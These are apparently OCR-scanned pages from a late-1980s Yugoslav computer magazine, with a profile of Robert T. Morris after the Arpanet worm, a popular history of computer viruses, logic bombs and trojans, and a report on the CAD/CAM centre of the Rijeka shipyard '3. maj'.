Pošto je ubacio virus u mrežu „Arpanet" Moris je vrlo brzo ustanovio da se njegovo „čedo" ponaša kao i svako drugo od te fele. Čak možda i gore. Moris je imao evidenciju o lokaciji virusa. I, ako je verovati prijateljima, na svoj užas je ustanovio da se pošast šiti i na svakoj inficiranoj mašini razmnožava — brzinom uragana. Ubrzo je 6.000 kompjutera što u „Arpanetu", što u mrežama povezanim s ovom, bilo pod kontrolom duha koji se oteo iz Morisova čarobne lampe. Mladec je o tome obavestio najbliže prijatelje, i šta se potom sa njim događalo — samo se može nagađati. Prijatelji su pokušali da hitro izveste korisnike, ali elektronske su mreže bile blokirane virusom i tu se lanac rekonstrukcije prekida.

Poslednji izveštaji govore da se na hirurškom stolu kompjuterskih veštaka nalazi Morisov elektronski Frankenštajn. Nekoliko novina spekulisalo je u stilu: Moris je zaista uspeo da napravi drugačiji virus, ali pogrešio je — „samo u jednoj brojci". No, taj je podatak ostao na nivou nagađanja.

Gudalo i računar

Junak ove priče, koji izmiče klasičnoj podeli na pozitivce i negativce, odrastao je u kući iz holivudskih filmova, uokvirenoj travnjacima. Propisni izgled travnjaka održavan je prirodnim putem, na engleski aristokratski način. Ovce su spokojno grickale englesku travicu oko kuće u Arnoldu, Merilend, a pored njenog bazena često su martini ispijali magovi američkog sveta nauke i tehnike.

U trenucima koje je posvećivala sebi, porodica Moris običavala je da praktikuje svoja kamerno-orkestarska umeća. Moris stariji svirao je čelo, majka Ana gudila je u bas, Moris mlađi dopunjavao je violinom, brat mu Bendžamin violom, a sestra Meredit, jedini izuzetak u gudačkom sastavu, muzicirala je na francuskoj horni.

Osim što je od malih nogu gutao beletristiku, Moris mlađi voleo je i SF-literaturu. A onda je u kuću ušao prvi računar. Morisu je tada bilo 11 godina. Računar je prvo trenutka proboravio u sporednoj dnevnoj sobi. No, ubrzo se ugnjezdio na udarnom mestu u glavnoj dnevnoj sobi, istisnuvši klavir. Otac i sin su se prosto otimali za mesto za računarom.



Robert Moris: Hakar koji je zaustavio 6.000 američkih kompjutera

Još u toku osnovnih studija, Moris mlađi počeo je, tokom letnjih ferija, da radi za ugledne softveraška firme DEC, Convex, Thinking Machines. Predstavnici ovih firmi koje novinari nisu zaobišli posle epidemija Morisovog virusa, nisu bili radi da odaju kakve su zadatke zadavali Morisu. No u krugovima specijalista inicijali „R T M" dobro su znani. Oni su više od inicijala, takoreći „trgovačka marka" koja je bila poželjna u svakoj firmi specijalizovanoj za izradu sistema za softversku zaštitu računara.

Porodična manufaktura virusa

Zanimljivo je, takođe, da je Robert Tapan Moris jedno vreme radio i za „Belove laboratorije" (AT&T Bell Labs), firmi u kojoj mu je otac ostavio dubok trag.

U AT&T-u Moris stariji je zapamćen ne samo po onome što je napravio „od ozbiljski", nego i po stvarima koje je radio iz zabave. Jedan od tadašnjih družbenika Morisa starijeg, a danas vrhunski menadžer u AT&T-u, priča kako je družina probranih programera odmarala živce u pauzama napornog rada, 1961—62. godine: „Pravili smo programe čiji je cilj bio da 'pojedu' protivničke. Morisovi programi standardno su bili najuspešniji, pa smo, ubrzo, svi mi ostali odustali da se s njim na taj način nadmećemo" — izjavio je nedavno **Daglas Mek Ilroj (M. Douglas McIlroy)** za tabloid „USA Today". Treba li naglašavati kakva je veza između tih igračaka „Belovih" programera i današnjih virusa koji remete miran san upravnicima banaka, osiguravajućih i trgovačkih kompanija, te državnoj administraciji?

Dvadeset i kusur godina potom, Moris mlađi pokušao je da nadmaši oca. Ali, izgleda da za tako nešto još nije sazreo.

Mada je, izgleda, verni iver klade a koje potiče, Moris mlađi se po izgledu razlikuje od oca. Na fotografijama izgleda kao tipični mlađi američki intelektualac — suvonjav, s debelim naočarima, odsutna izgleda lica. Otac, pak, nikako na liči na facu koja bi se skladno uklopila u Silicijumsku dolinu. Neodoljive me podseća na Tolstoja, sa svojom dugom, razbarušenom bradom i licem koje ima onaj čudni izraz zagonetne odsutnosti. To je slika čoveka koji je već dobro prešao prag nekih spoznaja o kojima obični ljudi ni ne sanjaju.

Radni okoliš Morisa mlađeg ne razlikuje se od kompjuterskog kutka bilo kog pravog belosvetskog hakera. Nešto sasvim drugačije je kancelarija Morisa starijeg, koji od pre dve godine radi za Nacionalnu bezbednosnu agenciju (National Security Agency, odsek National Computer Security Center). Kancelarija je izlepljena natpisima na ruskom jeziku, a tehnički imidž daje joj jedino terminal s ekranom superveIikog formata. (O poreklu analogija s najvećom slovenskom nacijom ne treba donositi prebrze zaključke, izgleda da je posao kompjuterske zaštita na kojima Moris stariji radi u vezi sa veoma delikatnim detaljima utakmice supersila na tehnološkom/vojnom planu.)

Ipak isti genetski kod mora se izraziti. Po načinu ponašanja, sin se ne razlikuje od oca. Obojicu prijatelji i kolege opisuju kao ljude utonule u svoje poslove. Moris stariji, kažu, govori nesvakidašnjim jezikom. Njegov kriptički jezik izgleda da nadmaša čak i dimenzija sveta iskrivljenih ogledala koma Moris stariji pripada kao član zajednice posvećene u strogo tajne poslova. Osim par prijatelja-istomišljenika, Moris mlađi nema drugih družbenika, sem, naravno, onog najvažnijeg — koji emanira iz gomile silicijumskih spojeva. Novinari nisu uspeli da pronađu da je mladec neko značajnije vreme podalio sa drugim ljudima a vođen instinktima polnosti.

Smisao hakerskog samo/ubistva

Zašto je Moris mlađi uradio to što je uradio — ostaje u domenu pretpostavki. Da li bi odgovor bio izvesniji i kada bi čovek otvorio dušu — čini mi se da ni to nije baš izvesno. Jer on, ipak, pripada onoj izabranoj grupi vansenjskih ljudi, koji se teško daju pojmiti u terminima klasične racionalno-afektivne šeme ličnosti.

Ima smisla razmišljanje jednog od prijatelja tvorca „Arpanet" — virusa. Pretpostavka glasi: Da bi umeo da računar efikasno zaštitiš, prvo moraš znati kako se računar može ugroziti. Autor pretpostavke smatra da je eksperiment sa virusom koji je blokirao dosad najveći broj američkih kompjutera bio, zapravo, deo Morisovog doktorskog rada.

To je veoma logično rezonovanje koje s druge strane, dobiva gorivo u mašti. Zamislite Morisa, u času odbrane doktorske disertacije iz oblasti kompjuterskih nauka, kako samouvereno kaže: „Smatram da su najtajniji kompjuterski sistemi u ovoj zemlji nedostupni isto koliko je to i roba u izlozima prodavnica." Profesorski lisci se snishodljivo smeškaju, više radi zabave pitaju: „Mr Moris, možete li vi to dokazati?" A onda doktorandski kandidat izvlači iz rukava krunski argument. „Svakako, gospodo. Budite ljubazni pa obratite pažnju na terminal, koji će vam uskoro pokazati lokacije RTM-virusa. Virus več dva godina neopaženo boravi u desetinama hiljada računara."

No, cela je ova priča važnija po porukama koje nosi.

Ovdašnja kompetentna javnost je podeljena. Jedan njen deo utrkuje se u kritikama u stilu: „mladi neodgovorni čovek, kome bi bolje bilo da svoj talenat uposli u konst napretka". Drugi deo javnosti odbacuje crno-belu šemu. Ima u vidu metaforu o duhu iz boce, ali u Morisovom poduhvatu vidi drugačije upozorenje. Neki iz te grupe kompjuterskih specijalista Morisa nazivaju i novim nacionalnim herojem, jer unosi novosti u razmišljanje o problemima kompjuterske zaštita.

Visokosofisticirana intelektualna oblast kao što je računarstvo ubedljivo tako potvrđuje neke stare ljudske istine. Umesto uljuljkivanja u samoubeđenosti da smo genijalni, mudrije je imati na umu da je proces saznanja beskonačan i nikad savršen. Da nema senke, ne bismo nikad znali šta je svetlost.

Pretnja računarske „epidemije“

Virusi, bombe i trojanci

Na pominjanja virusa, makar i u računarskim časopisima, prva asocijacije kod velike većine ljudi vezuju se za — ljudska oboljenja. Ali i računari mogu da boluju! Pogledajmo, dakle, kako su nastali i deluju računarski virusi.

Saša Svitlica

Već sa pojavom prvih računara, koji su tada bili isključivo privilegije bogatih banaka, osiguravajućih društava i fakulteta, pojavili su se i prvi programeri koji su tražili uvijek nešto novo kojima njihov svakodnevni posao nije pružao dovoljno izazova, pa su poslije radnog vremena ostajali da rade na računaru, ali ovoga puta smišljajući kako da se našale sa ostalim korisnicima računara.

U keksu je spas

U početku su te šale bile zabavne — usred rada na ekranu bi se pojavio tekst u stilu „Nemoj tako jako lupati po tastaturi — boli me!“ Ali vremenom su se među programerima šaljivdžijama pojavili i oni spremni na pakosti. Od tog vremena (ranih 60-godina) datira i prvi ozbiljniji program-smetalo koji je nosio ime „čudovište koje jede keks“. Stvar su napravili studenti na čuvenom MIT sveučilištu u Bostonu. Oni su u fakultetski računar ubacili program koji se pojavljivao na ekranu u proizvoljnom trenutku u vidu kvadratića koji je išao po ekranu odozgo nadole red po red brišući tekst koji je bio na ekranu i ostavljajući za sobom riječi „COOKIE COOKIE GIVE ME THE COOKIE“ (KEKS KEKS DAJTE MI KEKS). Stvar se mogla spasiti ako bi korisnik bio dovoljno priseban i BRZO ukucao riječ „COOKIE“, na šta bi „čudovište“ napisalo jedno „HVALA“ i vratilo izbrisani tekst nazad. Ali ako bi (što se i dešavalo u većini slučajeva) korisnik ostao zbunjen neradanim razvojem događaja — „čudovište“ bi izbrisalo čitav ekran i korisniku ne bi preostalo ništa do da se vrati na početak i ponovo ukuca ovo što je čudovište pojelo, nadajući se da se halapljivac neće vratiti prije no što dovrši posao. Ovo smetalo je isprva bilo simpatično ali je ubrzo postalo veoma dosadno i deprimirajuće, pa su se tako pojavili i prvi „doktori“ za kompjutere koji su računare čistili od ovog nametljivca. Čudovište koje jede keks postiglo je priličnu slavu i povuklo za sobom lavinu sličnih nametljivaca koji su uskoro postali noćna mora brojnih korisnika računara.

Na sreću haos nije bio dugog vijeka. Veliki računari su imali tu prednost da su oduvijek bili dobro kontrolisana oprema kojoj nije svako mogao pristupiti, pa su zato upravnici računarskih centara veoma brzo počeli oštro kažnjavati bilo kakvo igranje te vrste i opet je zavladao red i mir. Ali ne zadugo. Pakosni programeri uskoro su dobili novo oruđe. Pojavili su se lični računari namijenjeni pojedincima, koji su ih sve češće koristili i kod kuća. Uporedo sa tim razvijao se onaj lijepi običaj međusobne razmjene disketa sa programima što je pogodovalo budućoj „zarazi“. Tada su se pojavili i prvi pravi računarski virusi. „Virus“ je u stvari program koji ima mnogo sličnosti sa pravim virusom. Kada disketa na kojoj je smješten bude pročitana od strane računara virus se smjesti u računarevu memoriju i onda pažljivo motri na sve uređaje za smještanje podataka koji su priključeni na računar i na primer svaki put kada stavite novu disketu u računar provjerava da li se njegova kopija nalazi na toj disketi. Ako se ne nalazi, virus se presnimi tamo i tako u pravom smislu te riječi zarazi sve dostupne diskete. Ali to nije sve. Danas je na gotovo svakom personalnom računaru ugrađen i hard disk uređaj koji može smjestiti ogromne količine podataka (najmanji hard diskovi mogu zapamtiti informacije čiji je ekvivalent 11300 stranica kucanog teksta!). Virusi koji se smjeste na hard disk posebno su opasni, jer odjednom mogu uništiti veoma veliku količinu podataka.

„Hajvani“ protiv računara

Postoji sijaset scenarija po kojima se priča dalje može odigravati. Bezazleniji virusi (kao onaj koji trenutno hara u Jugoslaviji među vlasnicima računara firme „Comodore“ — „amiga“) zadovoljava se tima da svaki 14. put kad se pokrene sa „zaražene“ diskete napiše poruku „NEŠTO DIVNO SE DESILO — VAŠA AMIGA ŽIVI“. Drugi virusi mogu praviti više problema, pa tako postoje oni koji svakih set vremena napišu na slučajno odabrano mjesto na disketi jednu nulu. Pa šta, rekli biste. E pa ta nula napisana na nezgodno mjesto može narušiti kompletnu strukturu podataka i tako učiniti da računar ne može naći vaše podatke na disku iako oni tu još uvijek postoje što je praktično isto kao da su podaci potpuno izbrisani!

Mogućnosti su bezgranične i pobrojavanje negdje oko 200 vrsta danas poznatih virusa samo za IBM PC računare oduzelo bi nam previše prostora. Kažimo zato još samo da virusi mogu napraviti štetu ne samo među podacima nego i ozbiljno oštetiti kompjutere. Poznato je da usljed konstrukcijske greške na računaru „komodor 128“ postoji način da se pomoću tri instrukcije DOSLOVNO SPALI RAČUNAR! Ili da se na računaru IBM PC opremljenom hard diskom koji služi za smještanje velike količine podataka i na kome se nerijetko nalaze kompletni projekti i slično napravi takozvani HEAD CRASH, to jest da se magnetne glave za upis i čitanje spuste na površinu tog diska za vrijeme dok se disk okreće brzinom 3 000 obrtaja u minuti! Jasno je da iz toga proizlazi direktna šteta od najmanje 600 DEM, da i ne pominjemo uništene podatke i programe čija vrijednost nerijetko dostiže svote od par desetina, pa i stotine hiljada dolara. Virusi mogu biti i veoma probirljivi, tako da se mogu programirati da štetu prave samo na računarima jednog proizvođača, na primjer „Energoinvestovog“ IRIS-a, dok na računarima drugih proizvođača ne daju ni glasa od sebe! Naravno da šteta u vidu uništenih programa nije ni malo zanemarljiva. Kada uzmete u obzir da jedan komercijalni program na primjer za obradu teksta može koštati i do 500 USD, jasno je da jedan virus može veoma lako uništiti programa vrijedne hiljade dolara!

Ali ne prijete samo virusi. Iz osnovnog virusa pojavile su se nove vrste programa koje sve do jednog imaju isti cilj — omesti normalan rad. Današnji svijet osim virusa poznaje i „logičke bombe“, „trojanske konje“ i slične „hajvane“ i „hajvančiće“. „Logičke bombe“ su programi koji djeluju „na prvu loptu“ i odmah prave najveću moguću štetu čim se startuju. Obično se ta šteta svodi na brisanje svih dostupnih podataka, memorije i još, pride, ispisivanje svakojakih uvredljivih poruka. Međutim „čari“ ovakvih programa ljudi iskuse jednom pa ih zaobilazimo jave drugima i šteta je odmah i do hiljadu puta manja od one koju je pakosni tvorac takvog programa očekivao. Nasuprot ovim programima, „trojanski konji“ se, kao što im ime kaže, pretvaraju da su nešto sasvim drugo. I tako dok se vi oduševljavate programom koji na izgled super-efikasno sređuje podatke na vašim diskovima, taj isti program zapravo sve u šesnaest briše sve što mu je na raspolaganju!

Softver u službi rata

Istina, postoje i prijateljski „trojanci“ koji neke korisne stvari stvarno i rade ali samo prvih nekoliko mjeseci, a poslije toga. Ne zaboravimo reći da virusima posebno pogoduje ako su računari međusobno povezani. Tada doslovno ništa ne može spriječiti virus koji je napisao neko ko zbilja zna dobro programirati da se proširi čak i na druge kontinente, kad što je pokazao slučaj sa početka ovog teksta.

Dakako, viruse i sličnu bratiju ljudi su koristili i koriste i za sasvim konkretne ciljeve, prije svega političke! Prošle godine je u novinama osvanula neugledna vijest od svega nekoliko redaka, o tome da su Palestinci ubacili virus u mrežu izraelskih vladinih računara koji je u određen dan trebalo da napravi pravi dar mar u izraelskim računarima. Virus je sasvim slučajno otkriven i uništen. Takođe je još 1984/85. godine izašla knjiga pod nazivom „Softwar“ („Meki rat“, zapravo igra riječi nastala kombinovanjem „softvera“ i „rata“) o ruskoj akciji kojom je Sovjeti trebalo da se dočepaju najsavremenijeg računara na svijetu koji je naravno — američki. Elem Rusi su se tog računara dokopali, a sa računarom i veoma kompleksnih programa za vremensku prognozu. Računar su povezali sa svetskom mrežom za razmjenu meteoroloških podataka, jer su i programi za meteorologiju to zahtijevali. Amerikanci su pak za to saznali i u program ubacili virus koji je svaki put kada bi meteorološka stanica na Djevičanskim ostrvima (koja je pod kontrolom američke armije) emitovala da je tamošnji atmosferski pritisak 1029 milibara naljerao računar da „pobudali“. Dakako, u pitanju je samo fantazija autora ovog bestselera, ako zna da li se nešto takvo već nije negdje desilo.

Šta reći na kraju? Placu ovih redova se čini da se istorija ponavlja. I prije je bilo ljudi koji su se trudili da drugima zagorčaju život; u poslednjih 2000 godina takvih primjera ima na svakom koraku. Računarski virusi, „trojanci“ i slični „hajvančići“ nisu ništa drugo do stare ljudske pakosti u novom ruhu. Nove su samo opasnosti koje mogu iz takvih igara proisteći — od brisanja programa u vrijednosti nekoliko hiljada maraka ili dolara na računaru nekog Petra Petrovića, preko opasnog brljanja po medicinskim kompjuterima koji doziraju lijekove, pa sve do nesagledivih posljedica „udruživanja“ nestašnih programa i vojnih kompjutera. Bilo kako bilo, industrija zaštite računarskih sistema na ovoj pošasti diže enormne profite, ali efikasne metode zaštite još uvijek ne postoje tako se u svijetu prave protivvirusi koji zatim dolaze na nišan protiv-protivvirusa itd. Ko zna možda ćemo se jednog dana radovati potpisivanju sporazuma o uništavanju, umesto balističkih projektila, kompletnog arsenala — virusa srednjeg dometa.

CAD/CAM centar Brodogradilišta „3. maj" u Rijeci

Kud plovi ovaj brod

Ugledno riječko brodogradilište „3. maj" u svoj proces rada uključilo je i savremenu opremu za projektovanje i praćenje proizvodnje — CAD/CAM. Saradnik „Računara" posetio je ovaj centar, jedini u našoj zemlji koji ima „uhodane" aktivnosti.

Vesna Ćosić

Ima nešto fascinantno u čovekovoj potrebi da prelazi preko dubokih voda. I čudesno dirljivo u brižljivoj upornosti da sagradi brod i savlada mora. Istorija brodogradnje, od kožnih čunova, preko brodova Vikinga, Grka, Feničana i Rimljana, sa skrinama veslača, romantičnih jedrenjaka i garavih parobroda, sve do hiper modernih plovila kao izašlih iz najluđih snova, punim jedrima plovi u novo doba radikalnih tehnoloških zahvata rođenih u srcu najsuptilnijih informatičkih svetskih talasanja. Reč je, naravno, o CAD/CAM sistemu. Formirajući jedan takav centar brodogradilište „3. maj" iz Rijeke posle osamdeset godina besprekornog graditeljskog pregalaštva vinulo se u sam vrh revolucionarnih tehnologija sveta. Ljubaznošću inženjera Dragana Čižića, profesora fakulteta za strojarstvo i mašinogradnju na Rijeci posetila sam ovaj fascinantni centar.

Rukovodilac CAD/CAM-a inženjer Ranko Božinović, čovek izuzetne radne energije, blistavog znanja i temeljne poslovnosti, detaljno me je upoznao sa radom centra i u dvodnevnom razgovoru uputio u funkcionisanje ovog najsavremenijeg kompjuterskog sistema kao i tima stručnjaka sastavljenog od inženjera brodogradnje, mašinstva, elektrotehnike, arhitektura i dva profesora matematike. CAD/CAM sistem brodogradilišta „3. maj" kupljen je pre dve i po godine kao jedan od najačih u Evropi i predstavlja je jednu trećinu sistema firme „Intergraph" u Italiji. I kako kaže Ranko Božinović: „ovaj CAD/CAM centar predstavlja specifičnost u tom smislu da je u ovakvom sastavu sa ovakvom opremom i ekipom ljudi jedini u Jugoslaviji".

Nabavka novog kompjuterskog sistema imala je za cilj da omogući „3. maju" proizvodnju tehničke dokumentacije za izgradnju broda, pruži podršku i omogući rad od početne faze projektovanja broda do izrade kompletnog projekta sa svim proračunima, sa svim analizama, sve do proizvodnje radionička dokumentacija i bušene trake za NC mašine. Takvi sistemi su u svetu poznati kao CAD/CAM sistemi (computer aided design — computer aided manufacturing), dakle sistemi za projektovanje, odnosno proizvodnju pomoću računara. „Nabavili smo opremu od američke firme „Intergraph" koja je danas prva u svijetu na području CAD/CAM tehnologije", kaže R. Božinović. „U vrijeme kada se nabavljala ta oprema nieu bili prvi, nego je to bio 'ComputerVision'".

U središtu CAD/CAM-a

Srce sistema je kompjuter „vaks" firme „Digital", koji je „Intergraph" uzeo kao svoju osnovu. Uz određene hardverska dodatke, kao što su grafički procesor i komunikacioni procesor za prenos podataka, omogućen je rad sa grafičkim podacima koji su obimni, a formiran je i modus za interaktivni rad. Sistem ima 16 megabajta RAM memorije i oko 4 gigabajta na diskovima. Dve jedinice magnetne trake, konzola, brzi printer i veliki „Calcompov" ploter za dobijanje nacrta veličine A0, kao i bušač papirne trake za numerički vođene mašine, od kojih sa jednim postoji direktna veza, jer je neposredno spojen sa računarom preko optičkog kabla i predstavlja novi kvalitet u radu, već na prvi pogled prezentuju moć CAD/CAM-a. Tu je i dvanaest radnih stanica za komuniciranje i rad sa sistemom tipa „Interact" — grafičke radne stanice sa dva ekrana, od kojih je levi monohromatski, a desni u boji.



Rukovodilac CAD/CAM centra u Rijeci inženjer Ranko Božinović

Inače oba ekrana gledaju u jedan grafički fajl i stvaraju mogućnost da se jedan model može prikazati u raznim pogledima. Svaka strana se može podeliti na četiri pogleda — tlocrt, nacrt, bokocrt ili po volji odabrani pogled na jedan model. Znači moguća su ukupno do 32 istovremena pogleda na radnoj stanici samo jednog tela, jednog objekta. U sistemu su i tri stanice sa istim mogućnostima, ali samo sa jednim ekranom, kod kojih se može svapovanjem ekrana pozivati bilo koji pogled i na njemu raditi. Od opreme povezani su i deset alfanumeričkih terminala, šest personalnih računara DEC-Rainbow i šest elektrostatičkih plotera VT-80 A3 formata. „Ovi ploteri imaju dva načina rada: hard-kopy i plot način. Hard-kopy je brzo slikana slika sa ekrana, dok je plot način daleko precizniji i može se dobiti nacrt u srazmeri. Brzina je oko pola minute za A3 crtež. Koristimo ove plotere da nam Calcomp ne predstavlja usko grlo u projektiranju", ističe rukovodilac Centra.

„Zajedno sa sistemom nabavili smo i osnovni softver koji možemo podeliti na dva dela", objašnjava Ranko Božinović. „Prvi je sistemski softver za grafiku i alfanumeričke podatke koji su podržani preko mrežne baze podataka koja se zove 'Demeris'. Grafika je podržana pomoću softvera koji se zove IGDS, znači to je Intergrafov nukleus. Okolo tog sistemskog nukleusa stoje aplikacije. Intergrafove aplikacije koje imamo ovde su aplikacije za mehaničko dizajn, znači to je jedna aplikacija opšte namene koja praktički omogućuje dobivanje tehničke dokumentacije iz područja strojarstva i općenito mehanike. Znači bilo kakvih fizičkih tijela, presjeka, pogleda, sve ono što sa nacrtnom geometrijom i tehničkim crtanjem može normalno uraditi. Zatim imamo tu specijalizirane aplikacije za elektriku, za arhitekturu, za cjevarstvo. U cjevarstvu imamo jedan niz podaplikacija koje čine zapravo ono što nazivamo aplikacijom za cjevarstvo. Tu su definirane oprema kao što su pumpe i bilo koji sastavni dio neke pumpe — motori, spremnici, tankovi itd. zatim cjevovodi, ventilacije. Tu su dijelovi paketa koji omogućuju definiranje logike sistema. Imamo i pakete za definiranje šematskih dijagrama sa testiranjem funkcionalnosti. Na taj način možemo dobiti strojarske šeme i kompletnu dokumentaciju.

Prilagođavanje softvera

Imamo još mogućnosti analize konstrukcije metodom konačnih elemenata. Naš paket se zove 'Intergraph Rand Mikas' prema autoru čije je ime Mikas. To je i ime firme. Na području struktura broda, jer ovaj sistem koristimo za brodogradnju, imamo softverske pakete koji su razvijeni u brodogradilištu, i neke pakete koje smo nabavili izvana, a ne pripadaju Intergraphu. To su paketi 'Sycob' i 'Stafo'. 'Sycob' omogućuje teoretske proračune neophodne za jedan brod, a 'Stafo' omogućuje definiranje konstrukcije broda, trodimenzionalnog modela struktura broda."

Svetski proizvođači ova vrsta softvera rade na paketima koji pokrivaju srazmerno široku klasu korisnika. Nije ni čudo. U svetu je srazmerno malo brodogradilišta, ali moć ovih inteligentnih softverskih alata apsolutno je primenjiva i u drugim proizvodnim granama, tako da se korisnička sfera progresivno širi zadovoljavajući glad za tržištem proizvođačkih kuća. Stoga nije ni malo slučajno što se „Intergraph" ustoličio baš u Alabami, postavši najmoćnija svetska firma CAD/CAM opreme, kada znamo da je Alabama, poput Teksasa, rodno mesto naftne industrije SAD, u kojoj je ovakva hardverska i softverska podrška samo bice moći. Specifičnost proizvodnih delatnosti u ovom slučaju brodogradilišta „3. maj" uslovljava temeljne prilagođavanje softvera, kao integralnog dela CAD/CAM-a, a sama nabavka kompletnog sistema javlja se kao jedan od koraka na dugom putu ka rešenju koje odgovara potrebama. Veliki posao upoznavanja sistema u hardverskom i softver-



Jedini takav u našoj zemlji CAD/CAM centar u Rijeci


skom smislu i prilagođavanja našim specifičnostima izisuje veliki broj zahvata prevashodno kastomizaciju softvera.

„Kroz taj proces smo razvili veliki broj softverskih paketa koji su ih nadopunjavali ono što smo dobili ili su potpuno zamjenili te određene aplikacije koje smo kupili" kaže Ranko Božinović. Snažna mogućnosti koje pruža CAD/CAM sistem ogledaju se i u podatku da omogućava da se na više različitih terminala radi istovremeno nad istim objektom te je tako i praktično izražena povezanost sistema. Šta to u stvari znači? Pa jednostavno rečeno ako na jednom prostoru istovremeno rade električari više cevara svaki od njih u svakom trenutku ima kompletan uvid u rad drugih saradnika. Onog trenutka kada recimo cevar postavi jednu cev električari je u svom pogledu vide jer rade sa trodimenzionalnim modelima, i to tačno prostorno tamo gde stoji tako da uvijek postoji mogućnost interakcije. Do uvođenja CAD/CAM kompjuterska oprema tekuća praksa bila je da svako radi na svojim nacrtima da bi se tek na kraju vršilo usaglašavanje projekata. Stvar prilično mašina i nategnuta opterećena faktorom vremena kao i

Ljudi odlaze

Problem ljudi koji odlaze nije zaobišao ni CAD/CAM centar riječkog brodogradilišta. Ovaj opšti problem — jer izgleda da više nema kuća iz kojih se ne odlazi — ima tu tužnu opštost, koja se ne može minimizirati uobičajenim pomeranjima stručnjaka u potrazi za boljim uslovima rada i većim izazovima. Toga bar ovde ima na pretek! S druge strane neki drugi ljudi dolaze, i tako ukrug. Jedan od argumenata, koji sam čula u svoj sredini glasi otprilike ovako: Zar ću ja celog života da se bavim samo tom jednom stvari. Ja želim da radim i druge! Zato me je zanimalo da li je moguće napraviti neki drugi model odnosa i pored određenih, sasvim hermetičkih zadataka, omogućiti i ljudima da zadovoljavaju i vlastite porive za kreativnošću druge vrste i kada oni ne spadaju u opis radnoga mesta.

Ranko Božinović je odgovor vezao za svoju sredinu dajući mu i opštost. „Šira gledajući, odgovor ne možemo generalizirati. Činjenica je i tu se slažemo svi koji u ovom centru radimo da imamo neograničenu slobodu. Znači u tom smislu da neko dobija zadatak jednog tipa koji će obavljati sve svoje radno vrijeme to ovdje nije slučaj jednostavno zbog činjenice da ono što radimo od početka do danas je želja da kompletnu proizvodnju tehnička dokumentacija, upravljanje tom proizvodnjom i praćenje statistika vezana za to da sve to radimo pomoću računara. Kako do sada ta područja pretežno nisu pokrivana kompjuterom i pogotovu nisu pokrivana na način na koji mi želimo i kojem težimo — a to je da ostvarimo jedan integralni sistem za gradnju i upravljanje gradnjom broda — praktički polje djelovanja je neograničeno. U koma god smjeru se krene vidimo da tu prije nas niko nije bio u smislu pokušaja da se to stavi na računar što znači da su područja djelovanja široka i slobodna. Tu nema ograničenja. Što se tiče izdavanja samih zadataka isto tako kroz rješavanja tekućih problema opet postoji sloboda koja konsnika ne ograničava. Ovdje imamo najsavremeniju svjetsku tehnologiju, imamo slobodu izbora tema sadržaja rada. Prema tome jedino ograničenja koja postoje je ograničenja u samom čovjeku, njegovim limitima. To je komentar stručne strane odlaska stručnjaka. Što se tiče posla to nije ograničenje posao je raznovrstan i rekao bih čak da se ovdje događa nešto suprotno. Mnogo toga je neriješeno i sve je zapravo na ovoj ekipi ljudi tako da mi praktički iz zadatka u zadatak ulazimo u takve radove koji su po svojoj kvaliteti na nivou magistarskog ili doktorskog rada. Za razliku od čisto akademskih radova ovi ljudi imaju svoju provjeru kroz praksu. To nije pisanje rada samo zbog rada već taj rad ima svoju proizvodnu funkciju. Time isto tako mislim da smo hendikepirani u odnosu na naše kolege koji nisu u tim uslovima i koji praktički samo sa jednim radom ostvaruju sva priznanja u ovom društvu. Mi to da me se krivo ne shvati, ako ne tjedno onda barem mjesečno činimo."



Prostorni model brodogradilišta. Sve kote su u njemu jedan prema jedan spremljene u modelu. Iz toga se može dobiti po volji detalj i po volji pogled na brodogradilište. Koristi se za analizu tehnologije kod gradnje broda tako što se dodaje protok materijala, protok velikih voluminoznih sekcija, doseg dizalica, gde će se sve to skupa transportovati. Sve sekcije broda imaju svoj tok kroz brodogradilište i ovakav model omogućuje proveru tog toka. Prikazan je i projekt dvotrupca broda-dizalice koji je u toku (nosivost dizalice je hiljadu i dvesta tona). Izrada kako je prikazano na modelu nikada se neće ostvariti jer će se taj dvotrupac raditi u sekcijama i one će se montirati izvan brodogradilišta kod naručioca. Ovako je provereno da li može da stane u luku i vidi se da može. Model brodogradilišta pokazuje i tehnika kojima se služe u CAD/CAM centru a to je spoj više modela. Tu su i objekti koji čine sastavni deo brodogradilišta, hale i zgrade. Dizalice su svaka za sebe jedan objekt, brod-dizalica je jedan a putnički brod poseban objekt. Sva ta objekte radilo je više ljudi odvojeno pa su potom objedinjeni na jednom mestu.

bolnim zahvatima u slučajevima odstupanja koji su pak takvom koncepcijom neizbežni. Rad u CAD/CAM centru takve probleme naprosto elegantno zaobilazi jer svi stručnjaci rade u istom prostoru i mogu se brzo i efektno dogovarati.

Kud plovi ovaj brod svetlosti pun... reči su poznate pesmice, ali od ideje do samoga broda koji plovi predstoji dugo putovanje kroz najsloženija procese rada. Čudesna lepota moćnih gospodara voda rezultat je potpunog jedinstva svih činioca razvojne aktivnosti, maksimalne optimizacije rada, koordiniranosti i usaglašavanja kao baze za njegovo oblikovanje. Saobrazno vremenu transputera i moćnih CAD/CAM sistema brod će prve zaploviti na displeju i ponuditi nam svoju lepotu i funkcionalnost na uvid u tri dimenzije na grafičkim radnim stanicama.

Nema broda bez CAD/CAM-a

Međutim da stvar nije ni malo bezazlena vidi se već i iz najpovršnijeg uvida u samo jedan nacrt studije broda koji predstavlja deo klasifikacione dokumentacije a koja pak ide na odobrenja brodovlasniku i verifikaciju klasifikacionom društvu. Svi nacrti dobijeni su automatskim putem kao rezultat jedne koncepcije i sistema programa koji stoje iza toga. Kada sam posetila CAD/CAM centar „3 maja" studija je bila kompletirana do gotovo 90 odsto bez i jedne povučene crte od strane tehničara. Naprosto sve je rešeno programskim putem uključujući i strojarnicu kao i presek tog dela broda sadržaj strukturu. Kao čarobnim štapićem! Uz uzgrednu napomenu o vrhunskoj obučenosti kreativnosti i radnim sposobnostima čarobnjaka koji kao da se igraju moćima CAD/CAM-a. Uostalom poznato je da iza najlepršavijeg i najlakšeg plesa vrhunskih igrača stoji i najviše rada!

